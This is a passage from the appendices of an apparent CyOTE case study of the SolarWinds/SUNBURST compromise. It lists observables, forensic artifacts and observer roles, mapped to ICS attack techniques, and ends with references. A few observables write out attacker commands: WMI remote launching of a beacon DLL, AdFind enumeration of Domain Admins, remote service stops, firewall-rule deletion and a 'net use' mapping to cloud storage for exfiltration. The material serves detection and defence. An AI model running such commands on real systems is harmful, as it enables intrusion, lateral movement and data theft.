Observable 16	*Observed TEARDROP Location: C:\Windows\PrintDialog\appxsig.dll*
Observable 17	*Observed TEARDROP Location: C:\Windows\Microsoft.NET\Framework64\sbscmp30.dll*
Observable 18	*Observed TEARDROP Location: C:\Windows\Panther\MainQueueOnline.dll*
Observable 19	*Observed TEARDROP Location: C:\Windows\assembly\GAC_64\MSBuild\3.5.0.0__b03f5f7f11d50a3a\msbuild.dll*
Observable 20	*Observed TEARDROP Location:*
Observable 21	*PowerShell: “Invoke-WMIMethod win32_process -name create -argumentlist ‘rundll32 c:\Windows\[folder]\[beacon].dll [export]’ -ComputerName [target]”*
Observable 22	*“wmic /node:[target] process call create “rundll32 c:\windows\[folder]\[beacon].dll [export]”*
Observable 23	*Observed BEACON Instance: %WINDIR%\System32\conhost.exe*
Observable 24	*Observed BEACON Instance: %WINDIR%\System32\control.exe*
Observable 25	*Observed BEACON Instance: %WINDIR%\System32\dllhost.exe*

Observables Associated with Scripting Technique (T0853)	
Observable 26	*Observed BEACON Instance: %WINDIR%\System32\help.exe*
Observable 27	*Observed BEACON Instance: %WINDIR%\System32\LogonUI.exe*
Observable 28	*Observed BEACON Instance: %WINDIR%\System32\msiexec.exe*
Observable 29	*Observed BEACON Instance: %WINDIR%\System32\print.exe*
Observable 30	*Observed BEACON Instance: %WINDIR%\SysWOW64\audiodg.exe*
Observable 31	*Observed BEACON Instance: %WINDIR%\SysWOW64\help.exe*
Observable 32	*Observed BEACON Instance: %WINDIR%\SysWOW64\msiexec.exe*
Observable 33	*Observed BEACON Instance: %WINDIR%\SysWOW64\msinfo32.exe*
Observable 34	*Observed BEACON Instance: %WINDIR%\SysWOW64\print.exe*
Observable 35	*Observed BEACON Instance: %WINDIR%\SysWOW64\WerFault.exe*
Observable 36	*Observed Powershell Execution: [renamed-adfind].exe -sc u:* > .\[folder]\[file].[log|txt]*
Observable 37	*Observed Powershell Execution: [renamed-adfind].exe -sc u:* > .\[folder]\[file].[log|txt]*
Observable 38	*Observed Powershell Execution: [renamed-adfind].exe -h [machine] -f (name="Domain Admins") member -list | [renamed-adfind].exe -h [machine] -f objectcategory=* > .\[folder]\[file].[log|txt]*
Observable 39	*Observed Powershell Execution: sc \\[dest_machine] stop [service name][perform lateral move Source->Dest]*

Observables Associated with Indicator Removal on Host Technique (T0872)	
Observable 1	*Host System Registry Modification*
Observable 2	*Deletion of Files*
Observable 4	*Event Viewer Log Entries*
Observable 5	*Deletion of Registry Keys*
Observable 6	*Observed Command Line Execution: netsh advfirewall firewall delete rule*

Observables Associated with Valid Accounts Technique (T0859)	
Observable 1	*Account Logon at Anomalous Hour*
Observable 2	*Event ID 4624 – Account was successfully logged on*
Observable 3	*Event ID 4634 – Account was successfully logged off*
Observable 4	*Event Viewer Log Entries*
Observable 5	*Multi-Factor Authentication Alert*
Observable 6	*External IP Address Connection*

Observables Associated with Valid Accounts Technique (T0859)	
Observable 1	*Account Logon at Anomalous Hour*
Observable 2	*Event ID 4624 – Account was successfully logged on*
Observable 3	*Event ID 4634 – Account was successfully logged off*
Observable 4	*Event Viewer Log Entries*
Observable 5	*Multi-Factor Authentication Alert*
Observable 6	*External IP Address Connection*

Observables Associated with Theft of Operational Information Technique (T0882)	
Observable 1	*Loss of Sensitive OT Documentation*
Observable 2	*Loss of Business Information*
Observable 3	*Loss of Intellectual Property*
Observable 4	*Loss of Digital Correspondence*
Observable 5	*Observed Command Line Execution: Net use [drive]: https://d.docs.live.net/[user -id] /u:[username] [password]*

Observables Associated with Loss of Productivity and Revenue Technique (T0828)	
Observable 1	*Compromised Systems*
Observable 2	*Downtime Due to Investigation and Remediation*
Observable 3	*Reputational Damage*

APPENDIX B: ARTIFACTS LIBRARY

Artifacts Associated with External Remote Services Technique (T0822)	
Artifact 1	Remote Session Key
Artifact 2	User Account Creation
Artifact 3	Remote Vendor Connections
Artifact 4	Session Authentication
Artifact 5	Failed Logon Event
Artifact 6	Session Timestamp
Artifact 7	Logon Event Type
Artifact 8	Remote Services Protocols
Artifact 9	Logon Event Type
Artifact 10	VPN Connections
Artifact 11	System Registry Network Interfaces
Artifact 12	Remote Services Logon
Artifact 13	TLS Certificate
Artifact 14	Session Log Off Event
Artifact 15	Blocked Incoming Connections Event
Artifact 16	Logon Event Type
Artifact 17	User Privileges Change
Artifact 18	Encrypted Network Traffic
Artifact 19	Blocked Incoming Packet Event
Artifact 20	External IP Address
Artifact 21	Security Account Manager Registry Password Hashes
Artifact 22	Command Prompt Window Opened
Artifact 23	Dialog Box Pop-Up
Artifact 24	Security Account Manager Registry Entries
Artifact 25	User Client Address
Artifact 26	User Account Name
Artifact 27	Domain Controller Log
Artifact 28	Mouse Movement

Artifacts Associated with Supply Chain Compromise Technique (T0862)	
Artifact 1	MAC Address
Artifact 2	LLDP Requests

Artifacts Associated with Supply Chain Compromise Technique (T0862)	
Artifact 3	Usage of Vendor Maintenance Account
Artifact 4	Usage of Default Account
Artifact 5	Static Source IP Address
Artifact 6	Ping Echo Port
Artifact 7	HTTP Port
Artifact 8	SNMP Port
Artifact 9	SMB Port
Artifact 10	Network Discover Protocols
Artifact 11	Domain Name
Artifact 12	Source IP Address
Artifact 13	Mismatched Software Hashes
Artifact 14	DNS Queries Traffic Port
Artifact 15	Inaccurate Delivery Based On Design Documents
Artifact 16	Destination IP Address
Artifact 17	Physical Defects to Hardware
Artifact 18	Factory Acceptance Test Failure
Artifact 19	Inconsistencies In Hardware Bill of Materials
Artifact 20	Inconsistencies In Software Bill of Materials
Artifact 21	Hardware Serial Number Missing
Artifact 22	Unscheduled Firmware Updates
Artifact 23	Domain Registrant Data
Artifact 24	Hardware Failed Site Acceptance Test
Artifact 25	Hardware Tampering Evidence
Artifact 26	Device Incompatibility Issues
Artifact 27	Device Failures
Artifact 28	Additional Hardware Inserted On Devices
Artifact 29	Domain Autonomous System Number
Artifact 30	Domain IP Resolution
Artifact 31	Manipulation of Signature On Digital Certifications

Artifacts Associated with User Execution Technique (T0863)	
Artifact 1	Command Execution
Artifact 2	Service Termination

Artifacts Associated with User Execution Technique (T0863)	
Artifact 3	File Changes
Artifact 4	Increased ICMP Traffic (Network Scanning)
Artifact 5	Network Traffic Changes
Artifact 6	Application Installation
Artifact 7	Network Connection Creation
Artifact 8	Application Log Content
Artifact 9	User Account Modification
Artifact 10	File Creation
Artifact 11	Process Creation
Artifact 12	System Log
Artifact 13	Process Termination
Artifact 14	File Execution
Artifact 15	Prefetch Files
Artifact 16	Registry Modification
Artifact 17	File Modifications
Artifact 18	File Renaming
Artifact 19	System Patches Installed
Artifact 20	Files Opening
Artifact 21	File Signature Validation
Artifact 22	Installers Created
Artifact 23	Application Log

Artifacts Associated with Execution Through API Technique (T0871)	
Artifact 1	Vendor Specific Network Traffic
Artifact 2	Function Execution
Artifact 3	SCADA Protocol Network Traffic
Artifact 4	Data Sent with Large File Size
Artifact 5	Data Received with Large File Size
Artifact 6	Network Traffic with Command Execution Content
Artifact 7	State Change In The Process
Artifact 8	Industrial Network Traffic
Artifact 9	Remote Connections
Artifact 10	IP Addresses from Network Traffic

Artifacts Associated with Execution Through API Technique (T0871)	
Artifact 11	Controller Failure
Artifact 12	Timestamps Associated with Activity
Artifact 13	Controller Configuration Change
Artifact 14	Common Network Traffic
Artifact 15	API Log Event (If Enabled)
Artifact 16	Module Load
Artifact 17	Reboot
Artifact 18	Process Failure
Artifact 19	Control Logic Change

Artifacts Associated with Masquerading Technique (T0849)	
Artifact 1	Command Line Execution
Artifact 2	Additional Functionality In Applications
Artifact 3	Applications Causing Unintended Actions
Artifact 4	Leetspeak File Creation
Artifact 5	File Modification
Artifact 6	Process Metadata Changes
Artifact 7	Common Application with Non-Native Child Processes
Artifact 8	Scheduled Job Metadata
Artifact 9	Services Metadata
Artifact 10	Service Creation
Artifact 11	Scheduled Job Modification
Artifact 12	Additional File Directories Created
Artifact 13	File Creation with Common Name
Artifact 14	Leetspeak User Metadata
Artifact 15	Warez Application Use

Artifacts Associated with Remote System Information Discovery Technique (T0888)	
Artifact 1	Unexpected Recon Associated Library Calls
Artifact 2	Unexpected Standard Protocol Usage
Artifact 3	Unexpected Recon Associated Command Line Options (Ping Sweep, netstat, etc.)
Artifact 4	Unexpected Recon Associated Child Processes (Ping Sweep, netstat, etc.)

Artifacts Associated with Remote System Information Discovery Technique (T0888)	
Artifact 5	Exfiltration of Host, Network, and/or System Architecture or Configuration Data
Artifact 6	Compromise and Exfiltration of Data from Asset Information Datastores or Applications
Artifact 7	Unexpected Industrial Protocol Usage
Artifact 8	Unexpected Industrial Application Usage

Artifacts Associated with Modify Program Technique (T0889)	
Artifact 1	Unexpected Program Download Observed on Network
Artifact 2	Modification to Application Responsible for Program Downloads
Artifact 3	Unexpected Modification to Program organizational Units on a Device

Artifacts Associated with Service Stop Technique (T0881)	
Artifact 1	Internal System Logs
Artifact 2	Alarm Event
Artifact 3	OS API Call
Artifact 4	Application Error Messages
Artifact 5	Process Error Messages
Artifact 6	Application Service Stop
Artifact 7	Registry Change HKLM\SYSTEM\CURRENTCONTROLSET\SERVICES
Artifact 8	OS Service Crash
Artifact 9	System Event Logs
Artifact 10	Application Event Logs
Artifact 11	System Resource Usage Manager Application Usage Change
Artifact 12	Command Line System Argument
Artifact 13	Process Failure

Artifacts Associated with Automated Collection Technique (T0802)	
Artifact 1	POWERSHELL Command Arguments
Artifact 2	External Network Connections
Artifact 3	SQL Read Requests
Artifact 4	User Account Creation
Artifact 5	Operational Data Exfiltration
Artifact 6	MAC Addresses

Artifacts Associated with Automated Collection Technique (T0802)	
Artifact 7	IP Addresses
Artifact 8	Internal Network Connections
Artifact 8	Command Execution
Artifact 10	File Execution
Artifact 11	Local Memory Read Requests
Artifact 12	Command Line Arguments
Artifact 13	Network Read Request
Artifact 14	Native Tool Use
Artifact 15	Service Log
Artifact 16	Application Log
Artifact 17	File Transfer
Artifact 18	SMB Traffic Port
Artifact 19	User Account Logs
Artifact 20	User Account Privilege Change
Artifact 21	Database Read Request
Artifact 22	OPC Read Requests
Artifact 23	File Creation

Artifacts Associated with Standard Application Layer Protocol Technique (T0869)	
Artifact 1	SMB Traffic Port
Artifact 2	Network Connection Times
Artifact 3	External IP Addresses
Artifact 4	External Network Connections
Artifact 5	DNS Autonomous System Number
Artifact 6	Increase in the Number of External Connections
Artifact 7	RDP Traffic Port
Artifact 8	HTTP Traffic Port
Artifact 9	DNS Traffic Port
Artifact 10	HTTP Post Request
Artifact 11	HTTPS Traffic Port
Artifact 12	Network Content Metadata

Artifacts Associated with Commonly Used Port Technique (T0885)	
Artifact 1	Unexpected Process Usage of Common Port Observed via Firewall Logs
Artifact 2	Unexpected Process Usage of Common Port Observed via OS Commands (netstat)
Artifact 3	Unexpected Process Usage of Common Port Observed via Memory
Artifact 4	Unexpected Process Usage of Common Port Observed via OS Logs
Artifact 5	Unexpected Host Communicating with Common Port On Industrial Asset

Artifacts Associated with Lateral Tool Transfer Technique (T0867)	
Artifact 1	Remote Network Traffic
Artifact 2	File Metadata Changes
Artifact 3	User Information Changes
Artifact 4	Process Creation
Artifact 5	System Resource Usage Management Events
Artifact 6	Data Sent from One Location to Another
Artifact 7	Data Received from One Location to Another
Artifact 8	SQL Commands
Artifact 9	SQL Create Commands
Artifact 10	SQL Insert Commands
Artifact 11	Command Prompt Dialog Box Open
Artifact 12	SMB Traffic
Artifact 13	.dll Injection into File Directory
Artifact 14	.dll Execution
Artifact 15	Common Network Traffic
Artifact 16	Command Execution
Artifact 17	Industrial Network Traffic
Artifact 18	File Creation
Artifact 19	File Modification
Artifact 20	File Deletion
Artifact 21	File Location Change
Artifact 22	POWERSHELL Dialog Box Open

Artifacts Associated with Command Line Interface Technique (T0807)	
Artifact 1	Command Execution
Artifact 2	Application Log

Artifacts Associated with Command Line Interface Technique (T0807)	
Artifact 3	HTTP Traffic
Artifact 4	Telnet Traffic
Artifact 5	SSH Traffic
Artifact 6	VNC Traffic Port
Artifact 7	Process Creation
Artifact 8	Remote Connections
Artifact 9	Process Ending
Artifact 10	Script Execution
Artifact 11	User Account Logon
Artifact 12	User Account Privilege Change
Artifact 13	Logon Event
Artifact 14	Event Log Type
Artifact 15	Event Log Type
Artifact 16	Failed Logon Event
Artifact 17	Command Line Memory Data
Artifact 18	cmd.exe Application Execution
Artifact 19	RDP Traffic
Artifact 20	Industrial Application Execution
Artifact 21	POWERSHELL Cmdlet Application Execution
Artifact 22	Event ID 4103 POWERSHELL Command
Artifact 23	Event ID 4688 Command Line Execution
Artifact 24	NTUSER Application Execution Entries
Artifact 25	External Network Connection

Artifacts Associated with Scripting Technique (T0853)	
Artifact 1	Startup Menu Modification
Artifact 2	OS Service Installation
Artifact 3	Registry Modifications
Artifact 4	Network Services Created
Artifact 5	External Network Connections
Artifact 6	Prefetch Files Created
Artifact 7	Executable Files
Artifact 8	System Processes Created

Artifact 9	OS Timeline Event
Artifact 10	System Event Log Creation
Artifact 11	Files Dopped into Directory
Artifact 12	Windows API Event Log

Artifacts Associated with Indicator Removal on Host Technique (T0872)	
Artifact 1	HMI Dialog Box Open
Artifact 2	API System Calls
Artifact 3	HMI Interface Manipulation
Artifact 4	Process Creation
Artifact 5	Command Execution
Artifact 6	File Creation
Artifact 7	HMI Dialog Box Close
Artifact 8	User Logon Event
Artifact 9	Windows Registry Key Modification
Artifact 10	Windows Registry Key Deletion
Artifact 11	User Log Off Event
Artifact 12	HMI Screen Changes
Artifact 13	Missing Log Events
Artifact 14	Unexpected Reboots
Artifact 15	Windows Security Log 1102 for Cleared Events
Artifact 16	File Deletion
Artifact 17	File Modification
Artifact 18	Sdelete Executable Loaded
Artifact 19	Sdelete Executable Executed
Artifact 20	File Metadata Changes
Artifact 21	Timestamp Inconsistencies
Artifact 22	User Authentication
Artifact 23	Memory Writes

Artifacts Associated with Valid Accounts Technique (T0859)	
Artifact 1	Logon Session Creation
Artifact 2	User Account Creation
Artifact 3	Logon Type Entry


Artifacts Associated with Valid Accounts Technique (T0859)	
Artifact 4	Logon Timestamp
Artifact 5	Failed Logon Event
Artifact 6	Successful Logon Event
Artifact 7	System Logs
Artifact 8	Default Credential Use
Artifact 9	Authentication Creation
Artifact 10	Prefetch Files Created After Execution
Artifact 11	Logons
Artifact 12	Application Log
Artifact 13	Domain Permission Requests
Artifact 14	Permission Elevation Requests
Artifact 15	Application Use Times
Artifact 16	Configuration Changes

Artifacts Associated with Theft of Operational Information Technique (T0882)	
Artifact 1	Exfiltration of Endpoint Host Data (Spreadsheets, Diagrams, Documents, Configurations, etc.) via Industrial Protocols
Artifact 2	Exfiltration of Endpoint Host Data (Spreadsheets, Diagrams, Documents, Configurations, etc.) via Standard Protocols
Artifact 3	Exfiltration from Database via Standard Queries
Artifact 4	Exfiltration of Operational Info via Phishing

Artifacts Associated with Loss of Productivity and Revenue Technique (T0828)	
Artifact 1	Loss of Confidence in a Safety System Due to Unreliability Might Result In a Risk Management Driven Shutdown of a Plant
Artifact 2	Wormable or Other Highly Propagating Malware Might Result in The Shutdown of a Plant to Prevent Ransomware or Other Destructive Attacks
Artifact 3	Extortion Attempts Might Lead to Reduced Operations Due to Potential Presence of Malicious Attackers
Artifact 4	Loss of Control of Critical Systems Due to Ransomware or Loss of Confidence Might Lead to a Degraded Productivity or Revenue Operating State
Artifact 5	File System Modification Artifacts Might Be Associated with The Loss of Productivity and Revenue Attack Might Be Present on Disk

APPENDIX C: OBSERVERS

This is a collection of standardized potential observers that work in operational technology organizations. It has been slightly modified by the CyOTE team from the Job Role Groupings listed in the SANS ICS Job Role to Competency Level Poster to communicate the categories of potential observers during cyber events.



Engineering

- Process Engineer
- Electrical, Controls, and Mechanical Engineer
- Project Engineer
- Systems and Reliability Engineer
- OT Developer
- PLC Programmer
- Emergency Operations Manager
- Plant Networking
- Control/Instrumentation Specialist
- Protection and Controls
- Field Engineer
- System Integrator

Operations Technology (OT) Staff

- Operator
- Site Security POC
- Technical Specialists (electrical/mechanical/chemical)
- ICS/SCADA Programmer

Operational Technology (OT) Cybersecurity

- OT Security
- ICS/SCADA Security

Management

- Plant Manager
- Risk/Safety Manager
- Business Unit Management
- C-level Management

Support Staff

- Remote Maintenance & Technical Support
- Contractors (engineering)
- IT and Physical Security Contractor
- Procurement Specialist
- Legal
- Contracting Engineer
- Insurance
- Supply-chain Participant
- Inventory Management/Lifecycle Management
- Physical Security Specialist

Information Technology (IT) Cybersecurity

- ICS Security Analyst
- Security Engineering and Architect
- Security Operations
- Security Response and Forensics
- Security Management (CSO)
- Audit Specialist
- Security Tester

Information Technology (IT) Staff

- Networking and Infrastructure
- Host Administrator
- Database Administrator
- Application Development
- ERP/MES Administrator
- IT Management

REFERENCES

[1] [Zdnet | Catalin Cimpanu | "SEC filings: SolarWinds says 18,000 customers were impacted by recent hack" | https://www.zdnet.com/article/sec-filings-solarwinds-says-18000-customers-are-impacted-by-recent-hack/ | 14 December 2020 | Accessed on 30 August 2022 | The source is publicly available information and does not contain classification markings]

[2] [SolarWinds | Sudhakar Ramakrishnia | “New Findings From Our Investigation of SUNBURST” | https://orangematter.solarwinds.com/2021/01/11/new-findings-from-our-investigation-of-sunburst/ | 11 January 2021 | Accessed on 8 August 2022 | The source is publicly available information and does not contain classification markings]

[3] [CrowdStrike | “SUNSPOT: An Implant in the Build Process” | https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/ | 11 January 2021 | Accessed on 7 August 2022 | The source is publicly available information and does not contain classification markings]

[4] [SolarWinds | “Orion Platform” | https://www.solarwinds.com/orion-platform | Accessed on 18 August 2022 | The source is publicly available information and does not contain classification markings]

[5] [Mandiant | “Highly Evasive Attacker Leverages SolarWinds SUpply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor” | https://www.mandiant.com/resources/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor | 13 December 2020 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[6] [Threatpost | Lindsey O'Donnell | “FireEye Cyberattack Compromises Red-Team Security Tools” | https://threatpost.com/fireeye-cyberattack-red-team-security-tools/162056/| 8 December 2020 | Accessed on 8 August 2022 | The source is publicly available information and does not contain classification markings]

[7] [Mandiant | “Highly Evasive Attacker Leverages SolarWinds SUpply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor” | https://www.mandiant.com/resources/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor | 13 December 2020 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[8] [Cybersecurity and Infrastructure Security Agency | “Joint Statement By The Federal Bureau Of Investigation (FBI), The Cybersecurity And Infrastructure Security Agency (CISA), The Office Of The Director Of National Intelligence (ODNI), And The National Security Agency (NSA)” | https://www.cisa.gov/news/2021/01/05/joint-statement-federal-bureau-investigation-fbi-cybersecurity-and-infrastructure | 5 January 2021 | Accessed on 22 March 2022 | The source is publicly available information and does not contain classification markings]

[9] [SolarWinds | “Orion Platform” | https://www.solarwinds.com/orion-platform | Accessed on 18 August 2022 | The source is publicly available information and does not contain classification markings]

[10] [SecurityWeek | Eduard Kovacs | “SolarWinds Removes Customer List From Site as It Releases Second Hotfix” | hhttps://www.securityweek.com/solarwinds-removes-customer-list-site-it-releases-second-hotfix | 16 December 2020 | Accessed on 17 August 2022 | The source is publicly available information and does not contain classification markings]

[11] [CrowdStrike | “SUNSPOT: An Implant in the Build Process” | https://www.crowdstrike.com/blog/sunspot-malware-technical-analysis/ | 11 January 2021 | Accessed on 7 August 2022 | The source is publicly available information and does not contain classification markings]

[12] [SolarWinds | Sudhakar Ramakrishnia | “New Findings From Our Investigation of SUNBURST” | https://orangematter.solarwinds.com/2021/01/11/new-findings-from-our-investigation-of-sunburst/ | 11 January 2021 | Accessed on 8 August 2022 | The source is publicly available information and does not contain classification markings]

[13] Mandiant | “Highly Evasive Attacker Leverages SolarWinds Supply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor” | https://www.mandiant.com/resources/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor | 13 December 2020 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[14] [Mandiant | “Highly Evasive Attacker Leverages SolarWinds SUpply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor” | https://www.mandiant.com/resources/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor | 13 December 2020 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[15] [Mandiant | Stephen Eckels, Jay Smith, and William Ballenthin | “SUNBURST Additional Technical Details” | https://www.mandiant.com/resources/sunburst-additional-technical-details | 24 December 2020 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[16] [Mandiant | “Highly Evasive Attacker Leverages SolarWinds SUpply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor” | https://www.mandiant.com/resources/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor | 13 December 2020 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[17] [Microsoft | “Deep dive into the Solorigate second-stage activation: From SUNBURST to TEARDROP and Raindrop” | https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/| 20 January 2021 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[18] [Mandiant | Stephen Eckels, Jay Smith, and William Ballenthin | “SUNBURST Additional Technical Details” | https://www.mandiant.com/resources/sunburst-additional-technical-details | 24 December 2020 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[19] [Mandiant | Stephen Eckels, Jay Smith, and William Ballenthin | “SUNBURST Additional Technical Details” | https://www.mandiant.com/resources/sunburst-additional-technical-details | 24 December 2020 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[20] [Mandiant | Stephen Eckels, Jay Smith, and William Ballenthin | “SUNBURST Additional Technical Details” | https://www.mandiant.com/resources/sunburst-additional-technical-details | 24 December 2020 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[21] [Mandiant | Stephen Eckels, Jay Smith, and William Ballenthin | “SUNBURST Additional Technical Details” | https://www.mandiant.com/resources/sunburst-additional-technical-details | 24 December 2020 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[22] [Mandiant | “Highly Evasive Attacker Leverages SolarWinds SUpply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor” | https://www.mandiant.com/resources/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor | 13 December 2020 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[23] [Mandiant | “Highly Evasive Attacker Leverages SolarWinds SUpply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor” | https://www.mandiant.com/resources/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor | 13 December 2020 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[24] [Microsoft | "Analyzing Solorigate, the compromised DLL file that started a sophisticated cyberattack, and how Microsoft Defender helps protect customers" | https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/ | 18 December 2020 | Accessed on 6 August 2020 | The source is publicly available information and does not contain classification markings]

[25] [Cybersecurity and Infrastructure Security Agency | "Malware Analysis Report (AR21-039B)" | https://www.cisa.gov/uscert/ncas/analysis-reports/ar21-039b | 8 February 2020 | Accessed on 20 August 2022 | The source is publicly available information and does not contain classification markings]

[26] [Microsoft | "Deep dive into the Solorigate second-stage activation: From SUNBURST to TEARDROP and Raindrop" | https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/| 20 January 2021 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[27] [Microsoft | "Deep dive into the Solorigate second-stage activation: From SUNBURST to TEARDROP and Raindrop" | https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/| 20 January 2021 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[28] [Microsoft | "Analyzing Solorigate, the compromised DLL file that started a sophisticated cyberattack, and how Microsoft Defender helps protect customers" | https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/ | 18 December 2020 | Accessed on 6 August 2020 | The source is publicly available information and does not contain classification markings]

[29] [Microsoft | "Deep dive into the Solorigate second-stage activation: From SUNBURST to TEARDROP and Raindrop" | https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/| 20 January 2021 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[30] [Mandiant | "Highly Evasive Attacker Leverages SolarWinds SUpply Chain to Compromise Multiple Global Victims With SUNBURST Backdoor" | https://www.mandiant.com/resources/evasive-attacker-leverages-solarwinds-supply-chain-compromises-with-sunburst-backdoor | 13 December 2020 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]

[31] [Dark Reading | Kelly Jackson Higgins | https://www.darkreading.com/threat-intelligence/fireeye-s-mandia-severity-zero-alert-led-to-discovery-of-solarwinds-attack | 7 January 2021 | Accessed on 21 September 2022 | The source is publicly available information and does not contain classification markings]

[32] [Microsoft | "Deep dive into the Solorigate second-stage activation: From SUNBURST to TEARDROP and Raindrop" | https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/| 20 January 2021 | Accessed on 6 August 2022 | The source is publicly available information and does not contain classification markings]